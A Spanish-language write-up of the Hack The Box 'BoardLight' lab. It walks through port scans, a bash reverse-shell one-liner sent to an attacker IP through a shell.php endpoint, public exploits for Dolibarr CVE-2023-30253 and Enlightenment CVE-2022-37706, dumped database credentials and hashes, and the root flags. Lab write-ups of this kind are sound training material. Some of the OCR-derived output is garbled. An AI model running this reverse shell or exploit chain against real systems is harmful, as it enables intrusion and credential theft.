

281- BOARDLIGHT

- 1. BOARDLIGHT
 - 1.1. Preliminar
 - 1.2. Nmap
 - 1.3. Tecnologías web
 - 1.4. RCE via shell.php endpoint
 - 1.5. Internal enumeration with Linpeas.sh
 - 1.6. Dolibarr 17.0.0 RCE exploit
 - 1.7. Database credentials in config files
 - 1.8. Password reuse
 - 1.9. Privesc via enlightenment_sys SUID

1. BOARDLIGHT

<https://app.hackthebox.com/machines/Boardlight>

The screenshot shows the profile page for the 'BoardLight' machine on the HackTheBox platform. The page has a dark theme. At the top left, there's a vertical label 'BOARDLIGHT 603'. The main header features a circular icon with a glowing red and orange circuit board, the text 'FREE MACHINE', and the machine name 'BoardLight' in large white letters. Below the name are icons for 'LINUX' and 'EASY'. To the right is a large, faint background image of a circuit board. The bottom section contains four statistics: '4.4 MACHINE RATING', '6653 USER OWNS', '6295 SYSTEM OWNS', and '25/05/2024 RELEASED'. At the bottom, there are three buttons: 'Created by cY83r0H1t', 'Copy Link', and a prominent green 'Play Machine' button.

Statistic	Value
MACHINE RATING	4.4
USER OWNS	6653
SYSTEM OWNS	6295
RELEASED	25/05/2024

1.1. Preliminar

- Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Nos enfrentamos a una máquina *Linux*.

```

$ ping 10.10.11.11
PING 10.10.11.11 (10.10.11.11) 56(84) bytes of data:
64 bytes from 10.10.11.11: icmp_seq=1 ttl=63 time=51.8 ms
64 bytes from 10.10.11.11: icmp_seq=2 ttl=63 time=47.0 ms
64 bytes from 10.10.11.11: icmp_seq=3 ttl=63 time=47.0 ms
64 bytes from 10.10.11.11: icmp_seq=4 ttl=63 time=47.2 ms
64 bytes from 10.10.11.11: icmp_seq=5 ttl=63 time=47.7 ms
64 bytes from 10.10.11.11: icmp_seq=6 ttl=63 time=42.7 ms
^C
-- 10.10.11.11 ping statistics --
6 packets transmitted, 6 received, 0% packet loss, time 5009ms
rtt min/avg/max/mdev = 46.987/50.583/62.684/5.669 ms

```

1.2. Nmap

- Escaneo de puertos sigiloso. Evidencia en archivo *allports*. Tenemos los *puertos 22 y 80* abiertos.

```

$ nmap -sS -p - --open 10.10.11.11 -n -Pn --min-rate 5000 -oG allports
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 19:13 -01
Nmap scan report for 10.10.11.11
Host is up (0.022s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 13.14 seconds
$ extractPorts allports
File: extractPorts.tmp
1
2
3
4
5
6
7
8
[*] Extracting information...
[*] IP Address: 10.10.11.11
[*] Open ports: 22,80
[*] Ports copied to clipboard

```

- Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de *allports* mediante *extractPorts*.

```

$ nmap -sCV -p22,80 --min-rate 5000 10.10.11.11 -T5 -oN targeted
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-06-14 19:14 -01
Nmap scan report for 10.10.11.11
Host is up (0.064s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_ 3072 06:2d:2b:09:10:59:ff:73:06:27:7f:0e:ae:03:ca:f4 (RSA)
|_ 256 59:03:dc:52:87:3a:35:59:34:44:74:33:78:31:35:fb (ECDSA)
|_ 256 ab:13:38:e4:3e:e0:24:b4:69:38:a9:63:82:38:dd:f4 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_ http_title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http_server_header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.03 seconds


```

1.3. Tecnologías web

- Whatweb**: nos reporta lo siguiente. Vemos un correo electrónico.

- ```
> curl http://10.10.11.11
http://10.10.11.11 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED][ZZ], Email[info@board.htb], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.11.11], JQuery[3.4.1], Script[text/javascript], X-UA-Compatible[IE=edge]
C:\home\kali\pryor\CTF\HTB\boardlight\map
```

- Entramos a la página web, y navegando por ella, averiguamos que está desarrollada con **WordPress**.



## 1.4. RCE via shell.php endpoint

- Gobuster**: enumeramos directorios. Encontramos varios, entre ellos, uno que nos resulta muy interesante: **/shell.php**.

- ```
> gobuster dir -u http://10.10.11.11 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 20 -b 403,404,503 -x php,html,txt,cgi


Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[*] Url: http://10.10.11.11
[*] Method: GET
[*] Threads: 20
[*] Wordlists: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-2.3-medium.txt
[*] Negative Status codes: 403,404,503
[*] User Agent: gobuster/3.6
[*] Extensions: php,html,txt,cgi
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 311] [-> http://10.10.11.11/images/]
/index.php (Status: 200) [Size: 13949]
/contact.php (Status: 200) [Size: 9426]
/about.php (Status: 200) [Size: 9100]
/css (Status: 301) [Size: 308] [-> http://10.10.11.11/css/]
/do.php (Status: 200) [Size: 9299]
/js (Status: 301) [Size: 307] [-> http://10.10.11.11/js/]
/shell.php (Status: 200) [Size: 0]
Progress: 26292 / 110285 (2.38%)
```

- Accedemos a este directorio. Probamos a ejecutar comandos a través del típico parámetro `?cmd=`.



- Tenemos ejecución remota de comandos. Vamos a enviarnos a nuestro sistema una shell reversa por un puerto en el que estemos en escucha con **Netcat**. Para ello, usamos este one-liner: `bash -c`

"bash -i >%26 /dev/tcp/10.10.16.6/443 0>%261". Conseguimos acceso al sistema. Estamos como usuario *www-data*. Realizamos el *tratamiento de la TTY* para tener una consola más interactiva.

```
• > nc -nlvp 443  
listening on [any] 443 ...  
connect to (10.10.16.6) from (UNKNOWN) [10.10.11.11] 52276  
bash: cannot set terminal process group (889): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@boardlight:~/html/board.htb$ whoami  
www-data  
www-data@boardlight:~/html/board.htb$ hostname -I  
hostname -I  
10.10.11.11 dead:beef::250:56ff:feb9:40a5  
www-data@boardlight:~/html/board.htb$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@boardlight:~/html/board.htb$
```

1.5. Internal enumeration with Linpeas.sh

- Listamos el `/etc/passwd`, vemos un usuario llamado *larissa*. Probablemente este sea nuestro próximo objetivo para elevar privilegios. Por otro lado, al listar los puertos internos abiertos, vemos que está corriendo una base de datos *MySQL (puerto 3306)*.

```
• www-data@boardlight:~/html/board.htb$ cat /etc/passwd | grep "sh"  
root:x:0:0:root:/root:/bin/bash  
larissa:x:1000:1000:larissa,,/home/Larissa:/bin/bash  
fwupd-refresh:x:128:135:fwupd-refresh user,,/run/systemd:/usr/sbin/nologin  
shdx:x:129:65534:/run/shdx:/usr/sbin/nologin  
www-data@boardlight:~/html/board.htb$ cd /home  
www-data@boardlight:/home$ ls  
larissa  
www-data@boardlight:/home$ ls -la  
total 12  
drwxr-xr-x 3 root root 4096 May 17 01:04 .  
drwxr-xr-x 19 root root 4096 May 17 01:04 ..  
drwxr-xr-x 16 larissa larissa 4096 Jun 13 02:41 larissa  
www-data@boardlight:/home$ cd larissa  
bash: cd: larissa: Permission denied  
www-data@boardlight:/home$ netsat -tun  
Command 'netsat' not found, did you mean:  
  
command 'netcat' from deb netcat-openbsd (1.206-1ubuntu1)  
command 'netcat' from deb ncat (7.80+dfsg1-2build1)  
command 'netcat' from deb netcat-traditional (1.10-41.1ubuntu1)  
command 'netstat' from deb net-tools (1.60+git20190626.aebd88e-1ubuntu1)  
  
Try: apt install <deb name>  
  
www-data@boardlight:/home$ netsat -tun  
Active Internet connections (only servers)  
Proto Recv-Q Send-Q Local Address Foreign Address State  
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN  
tcp 0 0 127.0.0.1:53 0.0.0.0:* LISTEN  
tcp 0 0 0.0.0.0:22 0.0.0.0:* LISTEN  
tcp 0 0 127.0.0.1:33060 0.0.0.0:* LISTEN  
tcp6 0 0 :::80 :::* LISTEN  
udp 0 0 127.0.0.1:53 0.0.0.0:*  
udp 0 0 0.0.0.0:68 0.0.0.0:*  
udp 0 0 0.0.0.0:33524 0.0.0.0:*  
udp6 0 0 :::49324 :::*  
udp6 0 0 :::3353 :::*
```

- No obstante, antes de nada, ejecutamos *Linpeas.sh* (el cual se encontraba ya en el sistema). Descubrimos que existe otro servidor web: *crm.board.htb*. Añadimos este dominio a nuestro `/etc/hosts`.

```

PHP asac extensions
dnvr-xr-x 2 root root 4096 Mar 19 07:35 /etc/apache2/sites-enabled
dnvr-xr-x 2 root root 4096 Mar 19 07:35 /etc/apache2/sites-enabled
lnvrwvrxw 1 root root 27 Sep 17 2023 /etc/apache2/sites-enabled/php.conf -> ../sites-available/php.conf
lnvrwvrxw 1 root root 28 Sep 17 2023 /etc/apache2/sites-enabled/site.conf -> ../sites-available/site.conf
lnvrwvrxw 1 root root 32 Mar 19 07:35 /etc/apache2/sites-enabled/dolibarr.conf -> ../sites-available/dolibarr.conf
lnvrwvrxw 1 root root 19 Mar 19 08:29 /etc/apache2/sites-enabled/board.conf -> ../sites-available/board.conf
<VirtualHost *:80>
    ServerName board.htb
    DocumentRoot /var/www/html/board.htb
    <Directory /var/www/html/board.htb/>
        DirectoryIndex index.php
        Options FollowSymLinks
        AllowOverride All
        Order allow,deny
        allow from all
    </Directory>
</VirtualHost>

<VirtualHost *:80>
    ServerName crm.board.htb
    DocumentRoot /var/www/html/crm.board.htb/htdocs
    <Directory /var/www/html/crm.board.htb/htdocs/>
        Options FollowSymLinks
        AllowOverride All
        Order allow,deny
        allow from all
    </Directory>
</VirtualHost>


-rw-r--r-- 1 root root 1470 Sep 17 2023 /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
    ServerAdmin webmaster@localhost
    DocumentRoot /var/www/html
    <FilesMatch \.php$>
        SetHandler application/x-httpd-php
    </FilesMatch>

    ErrorLog ${APACHE_LOG_DIR}/error.log
    CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

```

1.6. Dolibarr 17.0.0 RCE exploit

- **CVE-2023-30253**:
- Accedemos a este nuevo dominio. Vemos que se está usando un software de gestión empresarial llamado **Dolibarr**, cuya versión es **17.0.0**.



- Buscamos exploits para esta versión del software. Encontramos uno que permite la ejecución remota de comandos (compartimos el enlace del mismo a continuación). No obstante, parece que antes tenemos que estar autenticados en el servidor web. Probamos algunas credenciales por defecto para el servicio de **Dolibarr**, y curiosamente, obtenemos acceso en el primer intento con **admin: admin**. Nos ponemos en escucha con **Netcat** por un puerto, y ya con el exploit clonado en nuestro directorio de trabajo, lo ejecutamos proporcionando estas credenciales de acceso. Obtenemos nuestra shell reversa. Eso sí, seguimos como **www-data**, por tanto estamos en el mismo punto que antes

- <https://github.com/nikn0laty/Exploit-for-Dolibarr-17.0.0-CVE-2023-30253>

```

$ python3 exploit.py
usage: python3 exploit.py <TARGET_HOSTNAME> <USERNAME> <PASSWORD> <LHOST> <LPORT>
example: python3 exploit.py http://example.com login password 127.0.0.1 9901
exploit.py: error: the following arguments are required: hostname, username, password, lhost, lport
$ ./exploit.py http://crm.board.htb:admin:admin:10.10.16.6:443
[*] Trying authentication...
[**] Login: admin
[**] Password: admin
[*] Trying created site...
[*] Trying created page...
[*] Trying editing page and call reverse shell... Press Ctrl+C after successful connection
[!] If you have not received the shell, please check your login and password

$ xcat -r rate 250 50
$ ./exploit.py http://crm.board.htb:admin:admin:10.10.16.6:443
[*] Listening on [any]: 443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.11] 44888
bash: cannot set terminal process group (889): inappropriate ioctl for device
bash: no job control in this shell
www-data@boardlight:~/html/crm.board.htb/htdocs/public/websites$ whoami
www-data
www-data@boardlight:~/html/crm.board.htb/htdocs/public/websites$

```

“

- El **CVE-2023-30253** es una vulnerabilidad de ejecución remota de código (RCE) en **Dolibarr**, una aplicación de ERP y CRM. Esta vulnerabilidad se encuentra en versiones *anteriores a la 17.0.1* de Dolibarr. Permite a un usuario autenticado ejecutar comandos de forma remota manipulando mayúsculas y minúsculas en el código PHP inyectado. Específicamente, el problema radica en que el código interpretado como `<?PHP` en lugar de `<?php` permite la inyección de código.

1.7. Database credentials in config files

- Buscamos en Google archivos de configuración para **Dolibarr** para ver si podemos encontrar alguna información relevante. Hay un archivo de configuración en la ruta `/conf/conf.php`. En el sistema, con `find * | grep conf.php` buscamos este archivo de configuración. Bingo: encontramos credenciales de acceso para la base de datos. Guardamos éstas en un archivo en nuestro sistema de atacante.

- ```

www-data@boardlight:~/html/crm.board.htb/htdocs$ find * | grep conf.php
conf/conf.php.old
conf/conf.php.example
conf/conf.php
install/fileconf.php
www-data@boardlight:~/html/crm.board.htb/htdocs$ cat conf/conf.php
<?php
//
// File generated by Dolibarr installer 17.0.0 on May 13, 2024
//
// Take a look at conf.php.example file for an example of conf.php file
// and explanations for all possibles parameters.

$dolibarr_main_url_root='http://crm.board.htb';
$dolibarr_main_document_root='/var/www/html/crm.board.htb/htdocs';
$dolibarr_main_url_root_alt='custom';
$dolibarr_main_document_root_alt='/var/www/html/crm.board.htb/htdocs/custom';
$dolibarr_main_data_root='/var/www/html/crm.board.htb/documents';
$dolibarr_main_db_host='localhost';
$dolibarr_main_db_port='3306';
$dolibarr_main_db_name='dolibarr';
$dolibarr_main_db_prefix='llx_';
$dolibarr_main_db_user='dolibarrowner';
$dolibarr_main_db_pass='serverfun242023!!!';
$dolibarr_main_db_type='mysql';
$dolibarr_main_charset_set='utf8';
$dolibarr_main_collation='utf8_unicode_ci';
// Authentication settings
$dolibarr_main_authentication='dolibarr';

// $dolibarr_main_demo='autologin,autopass';
// Security settings
$dolibarr_main_prodev='0';
$dolibarr_main_force_https='0';
$dolibarr_main_restrict_commands='mysqldump, mysql, pg_dump, pgrestore';
$dolibarr_nocsrftchecks='0';
$dolibarr_main_instance_unique_id='ef9a8f59524328e3c36894a9ff0562b5';
$dolibarr_mailing_limit_sendbyte='0';
$dolibarr_mailing_limit_sendcycle='0';

// $dolibarr_lib_FPDF_PATH='';
// $dolibarr_lib_TCPDF_PATH='';
// $dolibarr_lib_FPDF_PATH='';
// $dolibarr_lib_TCPDF_PATH='';
// $dolibarr_lib_GDOP_PATH='';
// $dolibarr_lib_MUSDA_PATH='';
// $dolibarr_lib_OUTPHP_PATH='';
// $dolibarr_lib_OUTPHP_PATH='';
// $dolibarr_js_CKEDITOR='';
// $dolibarr_js_JQUERY='';
// $dolibarr_js_JQUERY_UI='';

// $dolibarr_font_DOL_DEFAULT_TTF='';
// $dolibarr_font_DOL_DEFAULT_TTF_BOLD='';
$dolibarr_main_distrib='standard';
www-data@boardlight:~/html/crm.board.htb/htdocs$

```

- Conseguimos entrar a la base de datos. Seleccionamos *dolibarr* como base de datos.

- ```

www-data@boardlight:/etc/mysql$ mysql -h localhost -u dolibarrowner -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 3205
Server version: 8.0.36-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2024, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+-----+
| database |
+-----+
| dolibarr |
| information schema |
| performance schema |
+-----+
3 rows in set (0.00 sec)

mysql> use dolibarr
ERROR 1044 (42000): Access denied for user 'dolibarrowner'@'localhost' to database 'dolibarr'
mysql> use dolibarr
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

```

- Elegimos la tabla *llx_user* con `describe llx_user;`. Por último, dumpeamos el valor de todas las columnas con `select * from llx_user\G`. De entre toda la información dumpeada de este modo, obtenemos 2 nombres de usuario con sus contraseñas.
- Recordemos que usamos el parámetro `\G` para obtener el output en un formato vertical, y por tanto, más limpio y claro.

- ```

mysql> select * from llx_user\G
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| rowid | entity | ref_employee | ref_ext | admin | employee | fk_establishment | date: | tms: | fk_user_creat | fk_user_modif | login | pass_encoding | pass | pass_crypted | pass_temp | api_key | gender | civility | lastname | firstname |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | 0 | 0 | NULL | 1 | 1 | 0 | 2024-05-13 13:21:56 | 2024-05-13 13:21:56 | NULL | NULL | dolibarr | NULL | $2y$10$vevoim5ke5Cd1/nX1Q195u6RstktRe7UX1Dr_cmBbZe56NjOUzCm | NULL | NULL | NULL | | SuperAdmin |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+

```

- Guardamos esta información en nuestro sistema en un archivo que llamaremos *creds.txt*.

```
cat creds.txt
File: creds.txt
1 login: dolibarr
2 pass_crypted: $2y$10$VevoIm5ke5Cd1/nX1Q19Su6Rstkt7e7UX10r.cm8bZo56NjCHJzcm
3 lastname: SuperAdmin
4
5
6
7 login: admin
8 pass_crypted: $2y$10$gIEK0L7V2nr5KLb80zGBL.YuJxwz55dL5j13SEuUSlULgAhHjH96
9 api_key: yR8V3pX9QGEI
10 lastname: admin

PS /home/kali/prjor/CTF/HTB/BoardLight/content
```

## 1.8. Password reuse

- Vamos a intentar crackear estos hashes de contraseñas. Primero crearemos un archivo *hash.txt* en el que tendremos solo estos hashes para trabajar con ellos más cómodamente. Asimismo, usaremos **Hashcat** para ver cómo están hasheadas estas contraseñas. Parece que están en formato **Bcrypt**. Usamos `hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt` para tratar de romper estos hashes, pero no conseguimos romperlos.

```
cat hash.txt
File: hash.txt
1 $2y$10$VevoIm5ke5Cd1/nX1Q19Su6Rstkt7e7UX10r.cm8bZo56NjCHJzcm
2 $2y$10$gIEK0L7V2nr5KLb80zGBL.YuJxwz55dL5j13SEuUSlULgAhHjH96
3

hashcat hash.txt
hashcat (v6.2.6) starting in autodetect mode
OpenCL API (OpenCL 3.0 PoCL 5.0+debian Linux, None+Asserts, RELoc, SPIR, LLVM 16.0.6, SLEEP, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]
* Device #1: cpu-haswell-AMD Ryzen 7 5700G with Radeon Graphics, 2981/2866 MB (1024 MB allocatable), GCMU

The following 4 hash-modes match the structure of your input hash:

| Name | Category
-----|-----|-----
3200 | bcrypt $2*$, blowfish (Unix) | Operating System
25600 | bcrypt(md5($pass)) / bcryptmd5 | Forums, CMS, E-Commerce
25800 | bcrypt(sha1($pass)) / bcryptsha1 | Forums, CMS, E-Commerce
26400 | bcrypt(sha256($pass)) / bcryptsha256 | Forums, CMS, E-Commerce

Please specify the hash-mode with -m (hash-mode).

Started: Sat Jun 15 11:22:02 2024
Stopped: Sat Jun 15 11:22:06 2024

PS /home/kali/prjor/CTF/HTB/BoardLight/content
```

- En este punto, vamos a reutilizar las credenciales que obtuvimos previamente para el usuario *larissa*. No nos dimos cuenta anteriormente de esta posibilidad, y de este modo, hemos conseguido el acceso directo como este usuario.

```
www-data@boardlight:/etc/mysql$ su larissa
Password:
larissa@boardlight:/etc/mysql$ whoami
larissa
larissa@boardlight:/etc/mysql$ cd /home
larissa@boardlight:/home$ ls
larissa
larissa@boardlight:/home$ cd larissa/
larissa@boardlight:~$ ls
Desktop Documents Downloads exploit.sh linpaas.sh Music Pictures Public Templates user.txt Videos
larissa@boardlight:~$ cat user.txt
506509946846a0a83a3ac059a28972
larissa@boardlight:~$ id
uid=1000(larissa) gid=1000(larissa) groups=1000(larissa),4(adm)
larissa@boardlight:~$
```



## 1.9.Privesc via enlightenment\_sys SUID

- **CVE-2022-37706:**
- Una vez dentro como *larissa*, hacemos `find / -perm -4000 -ls 2>/dev/null` para listar archivos con el *privilegio SUID* asignado. Encontramos que *enlightenment\_sys* tiene este privilegio asignado, y sabemos que éste tiene una vulnerabilidad asociada que permite una escalada de privilegios.

```
root@boardlight:/home/larissa# find / -perm -4000 -ls 2>/dev/null
2491 16 -rwsr-xr-x 1 root root 14488 Jul 8 2019 /usr/lib/ject/dmccrypt-get-device
688 16 -rwsr-xr-x 1 root root 14688 Apr 8 18:38 /usr/lib/ject/2019/2019
17633 28 -rwsr-xr-x 1 root root 28944 Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utls/enlightenment_sys
17628 16 -rwsr-xr-x 1 root root 14648 Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utls/enlightenment_cpasswd
17627 16 -rwsr-xr-x 1 root root 14648 Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/utls/enlightenment_backlight
17388 16 -rwsr-xr-x 1 root root 14648 Jan 29 2020 /usr/lib/x86_64-linux-gnu/enlightenment/modules/cpufreq/linux-gnu-x86_64-0.23.1/freqset
2368 52 -rwsr-xr-x 1 root messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
5278 468 -rwsr-xr-x 1 root root 477672 Jan 2 09:12 /usr/lib/openssh/ssh-keysign
10839 388 -rwsr-xr-x 1 root dip 395144 Jul 23 2020 /usr/sbin/pppd
2211 44 -rwsr-xr-x 1 root root 44784 Feb 6 04:49 /usr/bin/newgrp
220 56 -rwsr-xr-x 1 root root 55528 Apr 9 08:34 /usr/bin/mount
5689 164 -rwsr-xr-x 1 root root 169599 Apr 4 2023 /usr/bin/sudo
2245 68 -rwsr-xr-x 1 root root 67816 Apr 9 08:34 /usr/bin/su
5334 84 -rwsr-xr-x 1 root root 85864 Feb 6 04:49 /usr/bin/chfn
231 48 -rwsr-xr-x 1 root root 39144 Apr 9 08:34 /usr/bin/umount
5337 88 -rwsr-xr-x 1 root root 88464 Feb 6 04:49 /usr/bin/gpasswd
5338 68 -rwsr-xr-x 1 root root 88288 Feb 6 04:49 /usr/bin/passwd
375 48 -rwsr-xr-x 1 root root 39144 Mar 7 2020 /usr/bin/fusemount
5335 52 -rwsr-xr-x 1 root root 53948 Feb 6 04:49 /usr/bin/chsh
484 16 -rwsr-xr-x 1 root root 14728 Oct 27 2023 /usr/bin/vmware-user-suid-wrapper
root@boardlight:/home/larissa#
```

- Buscamos un exploit para la vulnerabilidad y lo descargamos. Compartimos el exploit a continuación. Lo ejecutamos y automáticamente obtenemos nuestra sesión como **root**.

- <https://www.exploit-db.com/exploits/51180>

```
larissa@boardlight:~$ ls
Desktop Documents Downloads exploit.sh linpeas.sh Music Pictures Public Templates user.txt Videos
larissa@boardlight:~$./exploit.sh
CVE-2022-37706
[*] Trying to find the vulnerable SUID file...
[*] This may take few seconds...
[*] Vulnerable SUID binary found!
[*] Trying to pop a root shell!
[*] Enjoy the root shell :)
mount: /dev/./tmp: can't find in /etc/fstab.
/bin/bash
root@boardlight:/home/larissa# whoami
root
root@boardlight:/home/larissa# cd /root
root@boardlight:/root# ls
root.txt snap
root@boardlight:/root# cat root.txt
457f1db4a48968966249e83921bce164
root@boardlight:/root#
```

66

- **CVE-2022-37706:**
  - Esta vulnerabilidad afecta al administrador de ventanas de *Enlightenment*, específicamente a las versiones *anteriores a la 0.25.4*. El problema está relacionado con una falla de escalada de privilegios local. La vulnerabilidad se produce porque el ejecutable *enlightenment\_sys* está configurado con el permiso *SUID*, lo que le permite ejecutarse con privilegios elevados. Este ejecutable maneja mal los nombres de ruta que comienzan con la subcadena */dev/...*, lo

que genera la posibilidad de que los usuarios locales obtengan privilegios de root en el sistema.